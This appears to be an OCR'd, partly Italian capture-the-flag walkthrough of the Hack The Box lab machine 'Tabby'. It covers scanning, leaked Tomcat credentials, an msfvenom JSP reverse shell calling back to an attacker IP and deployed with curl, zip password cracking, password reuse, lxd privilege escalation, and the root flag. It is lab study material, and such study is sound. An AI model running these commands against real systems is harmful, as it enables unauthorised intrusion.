
walktrough


Tabby
Linux 20 # 899 1011
3.8
Reset
Own User
Own Root
Status Check
Info Card
Enumeration
Real-Life
CVE
Custom Exploitation
CTF-Like
500
400
300
200
100
0
25 May
26 May
27 May
28 May
29 May
30 May
31 May
01 Jun
02 Jun
03 Jun
10.10.10.194
Machine IP
egre55
Machine Maker(s)
20
Base Points
899
System owns
1011
User Owns
3
Days Old



Starting Nmap 7.80 (https://nmap.org) at 2020-06-24 16:24 CEST
Nmap scan report for 10.10.10.194
Host is up (0.082s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open http Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.73 seconds
lollo@kali:~/Desktop/tabby$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x txt,php,html -u 10.10.10.194:8080
Error: error on parsing arguments: url scheme not specified
lollo@kali:~/Desktop/tabby$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x txt,php,html -u http://10.10.10.194:8080
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: http://10.10.10.194:8080
[+] Threads: 30
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: txt,php,html
[+] Timeout: 10s
2020/06/24 16:30:50 Starting gobuster
/index.html (Status: 200)
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 27523 / 87665 (31.40%)
[+] Url: http://10.10.10.194
[+] Threads: 30
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
2020/06/24 16:24:48 Starting gobuster
/files (Status: 301)
/assets (Status: 301)
Progress: 983 / 87665 (1.12%)^C
[!] Keyboard interrupt detected, terminating.
2020/06/24 16:24:54 Finished
lollo@kali:~$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x txt,php,html -u 10.10.10.194
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: http://10.10.10.194
[+] Threads: 30
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: txt,php,html
[+] Timeout: 10s
2020/06/24 16:25:10 Starting gobuster
/news.php (Status: 200)
/files (Status: 301)
/index.php (Status: 200)
/assets (Status: 301)
/Readme.txt (Status: 200)
[ERROR] 2020/06/24 16:36:04 [!] Get http://10.10.10.194/board_snlocked.html: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
Progress: 55739 / 87665 (63.58%)


Hack The Box
Apache Tomcat
megahosting
New Tab
10.10.10.194:8080
GitHub - swisskyrepo/P...
GitHub - PowerShellMa...
It works !
If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!
This is the default Tomcat home page. It can be found on the local filesystem at: /var/lib/tomcat9/webapps/ROOT/index.html
Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with CATALINA_HOME in /usr/share/tomcat9 and CATALINA_BASE in /var/lib/tomcat9, following the rules from /usr/share/doc/tomcat9-common/RUNNING.txt.gz.
You might consider installing the following packages, if you haven't already done so:
tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.
tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.
tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.
NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in /etc/tomcat9/tomcat-users.xml.



lollo@kali:/etc$ cat hosts
127.0.0.1 localhost
192.168.1.202 kali
10.10.10.194 megahosting.htb
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
lollo@kali:/etc$



vedendo l'url della pagina che non mi veniva caricata ci è venuto il dubbio che mettendolo in hosts funzionasse e infatti da come dicono
si accede alla vecchai versione del sito.



```
                version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```



<role rolename="admin-gui"/>
<role rolename="manager-script"/>
<user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>

quello che dovremmo fare è caricare un host virtuale tramite questa pagina di tomcat, riuscire a deployare un file che vogliamo noi (utilizzeremo per questo file jsp dentro un file war). Utilizzeremo msfvenumper creare tale reverse shell.
sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.137 LPORT=9000 -f war

> shell.war


tramite questo comando riuscivamo a uplodare un file .war che al suo interno aveva una reverse shell e tramite l'utilizzo del path e del metodo PUT riuscivamo a deployare un virtul hosy da remoto, accedendoci da url triggeravamo la shell e ottenevamo la reverse sulla nostra macchina. 10.10.10.194:8080/tony/ per accedere da browser
1971 curl --basic -u tomcat:\$3cureP4s5w0rd123! -X PUT http://10.10.10.194:8080/-manager/text/deploy?path=/tony --upload-file ./myshell.war

una volta ottenuta la reverse shell come utente tomcat, girando per il file system abbiamo notato un file rar protetto da password che aveva un backup del sito. provando prima a forzare con john tramite questi comandi

zip2john 16162020_backup.zip > backup.txt
john --format=zip backup.txt

non funzionando questo (forse perchè le chiavi sono partiolcari pkzip)


fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt try.zip




7

admin@it


nel zip non c'era niente di utile, ma la password provando sul profilo ash ha dato buon esito.




una volta eseguito linpeas nella macchina abbiamo notato che apparteneva ad un gruppo particolare lxc e abbiamo trovato un exploit su questo.
https://www.hackingarticles.in/lxd-privilege-escalation/



root.txt snap
/mnt/root/root # cat root.txt
cat root.txt
639d4d143e114c26b7f54306c60e20b1
/mnt/root/root # ;18R;18R
[1] 0:rlwrap*Z

blunder



sulla porta 80 sembra avere un blog molto essenziale.

